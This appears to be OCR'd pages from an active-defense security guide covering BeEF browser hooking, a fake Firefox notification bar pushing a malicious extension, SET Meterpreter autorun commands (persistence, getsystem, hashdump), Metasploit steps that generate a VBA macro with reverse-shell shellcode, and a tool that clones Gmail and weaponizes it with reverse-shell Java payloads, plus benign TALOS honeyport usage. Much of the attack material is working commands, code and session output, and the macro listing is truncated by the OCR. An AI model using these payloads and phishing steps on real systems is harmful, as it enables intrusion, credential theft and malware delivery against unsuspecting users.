Browser Plugins: Shockwave Flash-v.11,2,202,335,IcedTea-Web Plugin (using IcedTea-Web 1.2.3 (1.2.3-0ubuntu0.12.04.3))-v.,iTunes Application Detector-v.,Windows Media Player Plug-in 10 (compatible; Totem)-v.,QuickTime Plug-in 7.6.6-v.,DivX® Web Player-v.,VLC Multimedia Plugin (compatible Totem 3.0.1)-v. Initialization

Window Size: Width: 610, Height: 518 Initialization

Category: Browser Components (14 Items)

Flash: Yes Initialization

VBScript: No Initialization

PhoneGap: No Initialization

Google Gears: No Initialization

Silverlight: No Initialization


Web Sockets: Yes Initialization

QuickTime: Yes Initialization

RealPlayer: No Initialization

Windows Media Player: Yes Initialization

To get started click on your hooked web browser. This should bring up details about your selected browser in the multi-tabbed menu on the right of the console.




⊟ Category: Browser (6 Items)

Browser Name: Firefox	Initialization
Browser Version: 26	Initialization
Browser UA String: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:26.0) Gecko/20100101 Firefox/26.0	Initialization
Browser Platform: Linux i686	Initialization
Browser Plugins: Shockwave Flash-v.11,2,202,335,IcedTea-Web Plugin (using IcedTea-Web 1.2.3 (1.2.3-0ubuntu0.12.04.3))-v.,iTunes Application Detector-v.,Windows Media Player Plug-in 10 (compatible; Totem)-v.,QuickTime Plug-in 7.6.6-v.,DivX® Web Player-v.,VLC Multimedia Plugin (compatible Totem 3.0.1)-v.	Initialization
Window Size: Width: 610, Height: 518	Initialization


⊟ Category: Browser Components (14 Items)

Flash: Yes	Initialization
VBScript: No	Initialization
PhoneGap: No	Initialization
Google Gears: No	Initialization
Silverlight: No	Initialization
Web Sockets: Yes	Initialization
QuickTime: Yes	Initialization
RealPlayer: No	Initialization
Windows Media Player: Yes	Initialization


These details can help you tailor attacks to your victim’s browser. Let’s run a few commands. Select the commands tab.



Now expand the module tree
Select Social Engineering > Fake Notification Bar (Firefox)



This should open up a menu on the right. Leave all the options default and click Execute.




Fake Notification Bar (Firefox)

Description: Displays a fake notification bar at the top of the screen, similar to those presented in Firefox. If the user clicks the notification they will be prompted to download a malicious Firefox extension (by default).

Plugin URL: http://0.0.0.0:3000/api/ipec/ff_extension

Notification text: An additional plug-in is required to display s

After a few seconds, the hooked browser should see something similar to this.



An additional plug-in is required to display some elements on this page.

If they install the plugin, they're pwned. It should be noted that this method can be used to deliver anything, not just the default "malicious plugin." This could easily be leveraged to install fully fledged malware on the system, simply by updating the module options before execution.

There are tons of other modules available in BeEF, don't stop here. Start exploring!


Java Payload

Be careful, and re-read the legal section before proceeding. Hopefully, we've beat the "be good" drum enough that you really heard it.

If we can get an attacker to load a Java payload, why not give them something really interesting, like a Metaploit payload? This is a highly effective technique for situations where law enforcement is hunting down a criminal and has a full warrant to access an attacker’s system. The full capabilities of Metasploit payloads like the Meterpreter are beyond the scope of this book, but they are advanced and almost limitless with the right permissions on a system.

In this section we’ll use the Social Engineering Toolkit (SET) to deliver Java based payloads to an attacker. The best part about this is that Java delivery is not incumbent on having an exploitable vulnerability on an attacker’s system; we merely use it as a means to deliver a payload. We can also create an evil Java application that can be used to compromise almost any system that supports Java. In this example we’ll attack a Backtrack5 system which does not have Java installed by default (we’ve installed it). This may seem odd, but think about it, if you had a fake admin portal that ran a Java application do you think attackers would use Java to run it? Absolutely! There’s a fine line that an attacker needs to walk when attacking a network. They want to be cautious, they’ll use things like NoScript and Tor to attack. However, by restricting the scripts their browsers run they also limit the types of vulnerabilities they’ll be able to see and the attacks they can run. We’re banking that if a defender creates a target juicy enough, the attacker will bite even with a warning banner pop-up. To achieve this we’ll cover how to embed the malicious Java applet into a non-production page the attacker will find, but won’t be as accessible to the general user. We can use the same technique discussed in the BeEF section using robots.txt.

As you will see shortly in the lab for this section, the payload can be very flexible. You just have to use Meterpreter. You can use shell, get VNC on their system or even develop and deploy your own payloads through msfvenom. One of the more powerful scripts in SET is the ability to create and run post-exploitation autorun scripts as you can see below the set_config config file for the Social Engineering Toolkit:



```
#
### Here we can run multiple meterpreter scripts once a session is active. This
### may be important if we are sleeping and need to run persistence, try to elevate
### permissions and other tasks in an automated fashion. First turn this trigger on
### then configure the flags. Note that you need to separate the commands by a ;
METERPRETER_MULTI_SCRIPT=OFF
LINUX_METERPRETER_MULTI_SCRIPT=OFF
#
### What commands do you want to run once a meterpreter session has been established.
### Be sure if you want multiple commands to separate with a ;. For example you could do
### run getsystem;run hashdump;run persistence to run three different commands
METERPRETER_MULTI_COMMANDS=run persistence -r 192.168.1.5 -p 21 -i 300 -X -A;getsystem
LINUX_METERPRETER_MULTI_COMMANDS=uname;id;cat ~/.ssh/known_hosts
#
```

This flexibility is useful for two reasons: first, you will most likely not be sitting and watching your ADHD system for attacks all day - automation is your friend; second (and possibly more importantly), it will allow you to create a set of scripts which will achieve your goals (be they law enforcement or attribution in nature) and get out as quickly as possible. As we discussed in the legal section of this book there have been a number of cases where judges have started to define the lines which are not to be crossed to defend the privacy of an attacker. These scripts will allow you to tightly restrict and automate the actions of your malware to limit the possible liability to your organization.

Java Attack in the Enterprise

Be very careful with this. You do not want this to be part of your general website. We once had a customer who wanted to do this and we walked away from the contract.

Once again, create a “noindex nofollow” entry into robots.txt. Ensure that any person who goes to that section of your infrastructure is confronted with a warning banner, and finally, make sure the site mimics something the attacker would want to access. A VPN or a router/firewall login should do the trick.


As an additional and *very repetitive* note, heavily restrict the actions you take against a target machine. Remember, attackers have a right to privacy too. Get what you need to help law enforcement apprehend the attacker and get off the system.

Creating a Macro Payload

Beyond simply compromising a system via a vulnerability in an application, we can also deliver payloads inside of files. Metasploit has the ability to insert payloads into many of the most commonly used file formats. For example, by exporting out payload in Visual Basic, we can insert our payloads as .doc, .ppt,.pdf and .xls.

We want to create a file that would be interesting to an attacker - SSN.xlsx or Sensitive_Project.doc would be outstanding files to entice an attacker to pull back and run.

To create the Macro code and the data of a payload, the best approach is to use following directions:




```
msf > use payload/windows/meterpreter/reverse_tcp
msf payload(reverse_tcp) > set LHOST <your_IP_here>
msf payload(reverse_tcp) > set LPORT 443
```

You can experiment with encoders as desired (often not necessary)

```
msf payload(reverse_tcp) > show encoders
msf payload(reverse_tcp) > set encoder <encoder_name_here>
```

```
msf payload(reverse_tcp) > generate -t vba -f /tmp/TrustMe.vba
[*] Writing 2715 bytes to /tmp/TrustMe.vba...
```


Next we'll put the macro in your document. On newer versions of Word, you need to enable the Developers tab in the "Ribbon" toolbar. To enable this in Word, you need to click on the Office Orb in the upper-left hand section of your screen. Then you need to select Word Options > Popular. There will now be a checkbox called "Show Developers tab in the Ribbon". Check that box and go back to your document. The easiest way to access the macros in a document is to press the Alt and F8 keys at the same time.



Macro name: TrustMe

Macros in: Inventory list with reorder highlighting1

Description



```
83, 104, 59, 86, 121, 167, 255, 213, 83, 83, 106, 3, 83, 83, 106, 187, 1, 0, 0, 232, _
140, 0, 0, 0, 47, 34, 88, 108, 48, 50, 0, 80, 104, 87, 137, 159, 198, 255, 213, 137, _
198, 83, 104, 0, 50, 224, 132, 83, 83, 83, 87, 83, 86, 104, 235, 85, 46, 59, 255, 213, _
150, 106, 10, 95, 104, 128, 51, 0, 0, 137, 224, 106, 4, 80, 106, 31, 86, 104, 117, 70, _
158, 134, 255, 213, 83, 83, 83, 83, 86, 104, 45, 6, 24, 123, 255, 213, 133, 192, 117, 10, _
79, 117, 217, 104, 240, 181, 162, 86, 255, 213, 106, 64, 104, 0, 16, 0, 0, 104, 0, 0, _
64, 0, 83, 104, 88, 164, 83, 229, 255, 213, 147, 83, 83, 137, 231, 87, 104, 0, 32, 0, _
0, 83, 86, 104, 18, 150, 137, 226, 255, 213, 133, 192, 116, 205, 139, 7, 1, 195, 133, 192, _
117, 229, 88, 195, 95, 232, 117, 255, 255, 255, 49, 48, 46, 49, 48, 46, 55, 56, 46, 50, _
48, 48, 0)

    Tkmb = VirtualAlloc(0, UBound(Xhfclji), &H1000, &H40)
    For Wtb = LBound(Xhfclji) To UBound(Xhfclji)
        Tezhzwu = Xhfclji(Wtb)
        Iuezovxli = RtlMoveMemory(Tkmb + Wtb, Tezhzwu, 1)
    Next Wtb
    Iuezovxli = CreateThread(0, 0, Tkmb, 0, 0, 0)
End Sub
Sub AutoOpen()
    Auto_Open
End Sub
Sub Workbook_Open()
    Auto_Open
End Sub
```

We'll still need to test the executable version of the payload and the VBA version to ensure that our payload is not going to be detected in transit, or when it's extracted and run on the target machine. This double-check means that when the macro code is run, it creates and runs a .exe file. If your target AV can detect the .exe version of your payload, then it'll fail.

Java Applet Web Attack

Website

https://bitbucket.org/ethanr/java-web-attack

Description

This project aims to break out the Java Applet Web Attack method from the Social Engineering Toolkit into a standalone tool.

Install Location

/opt/java-web-attack/

Usage

Note: You'll want to run all of the commands in this tutorial as root. To become root run the command sudo su -.

```
~# cd /opt/java-web-attack
```

```
/opt/java-web-attack# ./clone.sh <url to clone>
/opt/java-web-attack# ./weaponize.py -h
```

```
Usage:
   ./weaponize.py [-w <payload>] [-l <payload>] [-m <payload>] <html_file> <ip>
   ./weaponize.py -h

Options:
   -h Shows this help message.
   -w Specifies the Windows payload to use. [default: windows/meterpreter/reverse_tcp]
   -l Specifies the Linux payload to use. [default: linux/x86/meterpreter/reverse_tcp]
   -m Specifies the Mac OS X payload to use. [default: osx/x86/shell_reverse_tcp]
   <payload> The payload string as expected by msfvenom. Run `msfvenom -l payloads` to see all
choices.
   <html_file> The HTML file to insert the Java payload.
   <ip> The IP address the payload should connect back to.
Note: The default ports used for the Windows, Linux, and Mac listeners are 3000, 3001, and 3002
respectively.

/opt/java-web-attack# ./serve.sh
```

Example 1: Cloning a URL

The clone.sh script is a small convenience wrapper around the following wget command:

```
wget --no-check-certificate -O index.html -c -k -U "$chromeUA" "$1"
```

Where $chromeUA is Google Chrome's User Agent string and $1 is the URL to clone.

To run the script simply pass in the URL you wish to clone. For example, to clone Gmail run:

```
/opt/java-web-attack# ./clone.sh https://gmail.com

<<<snip>>>
Saving to: ‘index.html’
    [ <=> ] 74,115 --.-K/s in 0.1s
2015-02-21 02:52:13 (649 KB/s) - ‘index.html’ saved [74115]
Converting index.html... 0-9
Converted 1 files in 0.001 seconds.
```

As shown in the output, the file is saved to **index.html**. You can open this file in your web browser to see that it was successfully cloned.

Example 2: Weaponizing a Web Page

You need an HTML page and your IP address so that the payloads know where to connect. You can get an HTML page by cloning an existing site as in Example 1 or you can use the **example_gmail.html** file provided.

The basic usage of the weaponize.py script is to pass in the HTML file to modify and then the IP address of your ADHD machine.

```
/opt/java-web-attack# ./weaponize.py index.html 172.16.215.138

Generating Windows payload: windows/meterpreter/reverse_tcp...
Generating Linux payload: linux/x86/meterpreter/reverse_tcp...
Generating Mac OS X payload: osx/x86/shell_reverse_tcp...
Weaponizing html...
Creating listener resource script...
All output written to the "output" directory.

Run "serve.sh" to easily stand up a server.
```

All files generated are saved in the *output* directory. The directory should now contain these files:

- index.html - Copy of the HTML file you specified, now weaponized to deliver the Java applet payload.
- applet.jar - The Java applet that is inserted into the page.
- msf.exe - The Windows binary that the Java applet downloads and executes.
- nix.bin - The Linux binary that the Java applet downloads and executes.
- mac.bin - The Mac OS X binary that the Java applet downloads and executes.
- listeners.rc - A Metasploit resource file that starts listeners for each of the payloads for you.

Example 3: Starting the Attack Server

Setting up the server to deliver the weaponized page, payloads, and handlers requires an HTTP server and Metasploit. You can use any HTTP server, such as Apache. weaponize.py generates a **listeners.rc** file in the **output** directory that will set up the payload listeners. serve.sh automates these steps for you. It will stop the Apache web server if it’s running, start up a lightweight Python HTTP server, and run msfconsole with the generated resource script to set up the payload listeners. It will take a minute or two to completely set up the payload listeners so please be patient.

Note: Since this shuts down Apache during the attack, you won’t be able to access these instructions through the normal method. Please leave this page open without refreshing until you have completed the exercise and restarted Apache.

```
    /opt/java-web-attack# ./serve.sh

Shutting down Apache...
* Stopping web server apache2 *
Starting python web server...
Now starting payload listeners. Please be patient.
[*] Starting the Metasploit Framework console...
<<<snip>>>
[*] Started reverse handler on 172.16.215.138:3000
<<<snip>>>
[*] Started reverse handler on 172.16.215.138:3001
<<<snip>>>
[*] Started reverse handler on 172.16.215.138:3002
<<<snip>>>
You may now surf to http://172.16.215.138/
msf exploit(handler) >
```

Once you see the text **You may now surf to** you are all set. Visit the URL provided in your browser or send it to your victim. When you do, accept the Java prompts and you should see feedback in your console window saying that you have a new session.

```
[*] Sending stage (770048 bytes) to 172.16.215.137
[*] Meterpreter session 1 opened (172.16.215.138:3000 -> 172.16.215.137:1104)
```

You may interact with your session by using the session number shown in your own output. In this case, it is session number 1.

```
sessions -i 1

[*] Starting interaction with 1...
meterpreter >
```

Example 4: Stopping the Attack Server

To stop the Metasploit listeners and shut down the Python web server, type exit into the Metasploit console window. You may have to type it more than once if you were also in a meterpreter session.
Finally, you will need to restart Apache.

```
/opt/java-web-attack# sudo service apache2 start
```

Note: If this does not work, rebooting your machine will.

Example 5: Customizing the Payloads

There are a few ways to customize the payloads used by weaponize.py. The first is through command line arguments to the script itself. For instance, to customize the Windows and Linux payloads (but leave the OSX payload as default) run:

```
/opt/java-web-attack# ./weaponize.py -w windows/x64/meterpreter/reverse_https -l
linux/x64/meterpreter/reverse_tcp index.html 172.16.215.138
```

In this instance, we specified **windows/x64/meterpreter/reverse_https** in order to use the 64-bit Meterpreter communicating over HTTPS for the Windows payload and **linux/x64/meterpreter/reverse_tcp** to use the 64-bit variant of the default Linux payload. For a full listing of available payloads you can run the following:

```
/opt/java-web-attack# msfvenom -l payloads
```

As there are many payloads available, you may wish to filter them using grep to only show one operating system at a time.

```
/opt/java-web-attack# msfvenom -l payloads | grep windows
```

By default, the ports used for the Windows, Linux, and OSX payloads are 3000, 3001, and 3002, respectively. To customize these ports you will need to edit the **weaponize.py** file. Near the top, you will find these lines where you can customize the ports used.

```
WINDOWS_PORT = 3000
LINUX_PORT = 3001
OSX_PORT = 3002
```

Edit the file, save your changes, and rerun weaponize.py (follow Example 2) to regenerate your payloads.

The third way you can customize the payloads used is to use your own binary files entirely. To do this, simply follow the instructions in Example 2 so that you end up with the **output** directory containing the necessary files.

Then replace one or more of the following with the custom executables of your choice.

- msf.exe - The Windows binary that the Java applet downloads and executes.
- nix.bin - The Linux binary that the Java applet downloads and executes.
- mac.bin - The Mac OS X binary that the Java applet downloads and executes.

Note: You will need to set up your own payload listeners if you replace the payload binaries.

TALOS

Website

https://github.com/PrometheanInfoSec/TALOS

Description

TALOS is an evolution in the democratization of Active Defense technologies and methodologies. It is an Active Defense Framework; allowing for the quick training and deployment of computer network defenders. Rather than having to train for each tool individually, every tool in TALOS can be launched through the same process. Just modify the options and issue the run command.

Install Location

/opt/TALOS/

Usage

To run the script, first cd to the TALOS directory.

```
~$ cd /opt/TALOS
```

And run the application

```
    /opt/TALOS$ sudo python ./talos.py
        ###################################################################
        ###################################################################
```

```
########  _____ ___   _     _____ _____    #########
######## |_   _/ _ \ | |   | _  /  ___|   #########
########   | |/ /_\ \| |   | | | \ `--.    #########
########   | ||  _  || |   | | | |`--. \   #########
########   | || | | || |___\ \_/ /\__/ /   #########
########   \_/\_| |_/\_____/\___/\____/    #########
########                                   #########
####################################################
########  Promethean Information Security  #########
####################################################
##         Welcome to TALOS Active Defense        ##
##             Type 'help' to begin               ##
####################################################
```

To access the help menu from inside the TALOS shell simply type ‘help’.

```
TALOS>>> help
# Available commands
   #  1) help
   #     A) help <module>
   #     B) help <command>
   #  2) list
   #     A) list modules
   #     B) list variables
   #     C) list commands
   #     D) list jobs
   #     E) list inst_vars
   #  3) module
   #     A) module <module>
   #  4) set
   #     A) set <variable> <value>
   #  5) home
   #  6) query
   #     A) query <sqlite query>
   #  7) read
   #     A) read notifications
   #     B) read old
   #  8) purge
   #     A) purge log
   #  9) invoke
   #     A) invoke <filename>
   #  10) update
   #  99) exit
```

Example 1: Running a Honeyport
Let's take a look at how easy it is to run a honeyport from within TALOS.
We'll go with a basic honeyport.
From the TALOS prompt...

```
TALOS>>> use local/honeyports/basic
```

Next we can view all the items we need to configure before launching like so.

```
local/honeyports/basic>>> show options

           Variables
          Name                 Value              RequiredDescription
          -----------------------------------------------------------
host                 no                    Leave blank for 0.0.0.0 'all'

whitelist                     127.0.0.1  no                    hosts to whitelist (cannot be blocked)

port                 yes                   port to listen on

tripcode             no                    tripcode trigger for automation
          -----------------------------------------------------------
```

Note: that the prompt has changed from "TALOS" to "local/honeyports/basic" this lets us know that we have loaded the honeyports module.

Looks like the only thing we need to set is the default port.

```
local/honeyports/basic>>> set port 4444

local/honeyports/basic>>> run

Listening...
```

That's it.

Example 2: Backgrounding Modules & Reading Notifications

Some modules in TALOS are written to send notifications back to the command console. This can be useful in detecting and thwarting an attack on your network.

One of the modules capable of sending notifications back to the command console is the module used in the previous example [Example 1: Running a Honeypot] "local/honeyports/basic".

In this example we will initiate a connection to our honeyport and observe the incoming notification.

Please run the module as you did in the previous example [Example 1: Running a Honeypot] barring one minor difference! When the module is ready to run (that is, you have set the options and are ready to type "run") instead of typing run, **type run -j**. This will launch the module in the background, leaving your prompt inside the main TALOS console rather than migrating it to the module. The module will execute in the background as before.

Once you have the module running, open another terminal and connect to the honeyport using netcat, like so.

```
$ nc localhost 4444
```

The attempted connection may hang (appear to freeze and do nothing). You can terminate your attempt to connect by pressing Ctrl-C if it does this.

Back inside your TALOS console, your notification should have arrived. If it has not, just wait a minute and it will. Looking back at the TALOS prompt you should now see something along the lines of...

```
You have received 1 new notification
1 total unread notifications
command is: read notifications
```

Let's read the notification.

```
local/honeyports/basic>>> read notifications

2016-07-14 15:55:53.207390:honeyports/basic connection from 127.0.0.1:52079
2016-07-14 16:04:22.465195:honeyports/basic connection from 127.0.0.1:52081
```

The command read notifications will show you all currently unread notifications. If you need to see a notification you have read previously you can issue the command read old.

```
local/honeyports/basic>>> read old
```

```
#2016-07-14 15:55:53.207390:honeyports/basic connection from 127.0.0.1:52079
#2016-07-14 16:04:22.465195:honeyports/basic connection from 127.0.0.1:52081
```

You can also view the log file. It is located (from the talos directory) in

```
logs/notify.log
```

Example 3: Aliases & Autocomplete Aliases

TALOS comes with many useful features. One of them that makes your life easier and your network operations faster is the combination of aliases and autocomplete.

It's hard to constantly be learning a whole new collection of commands for each and every framework/tool that you need to use. TALOS has a robust alias system baked into the interpreter. You can learn the TALOS commands, or you can use the alias that allow you to speak to the interpreter in different ways. E.g. the TALOS command to load a new module is **module**, but there are aliases you can use instead of this command. You could load a module with the commands **load**, **use**, or even (to emphasise the file system like nature of the modules) **cd**. The command to show what variables can be modified for a module is **list variables**. But you can use some other aliases such as **show options**, **show variables**, **list options** or even **ls**. You can add your own aliases too. That way if you have a framework you're more comfortable with, and want to speak to TALOS in the same way you speak to it, you can. Or perhaps you want to build 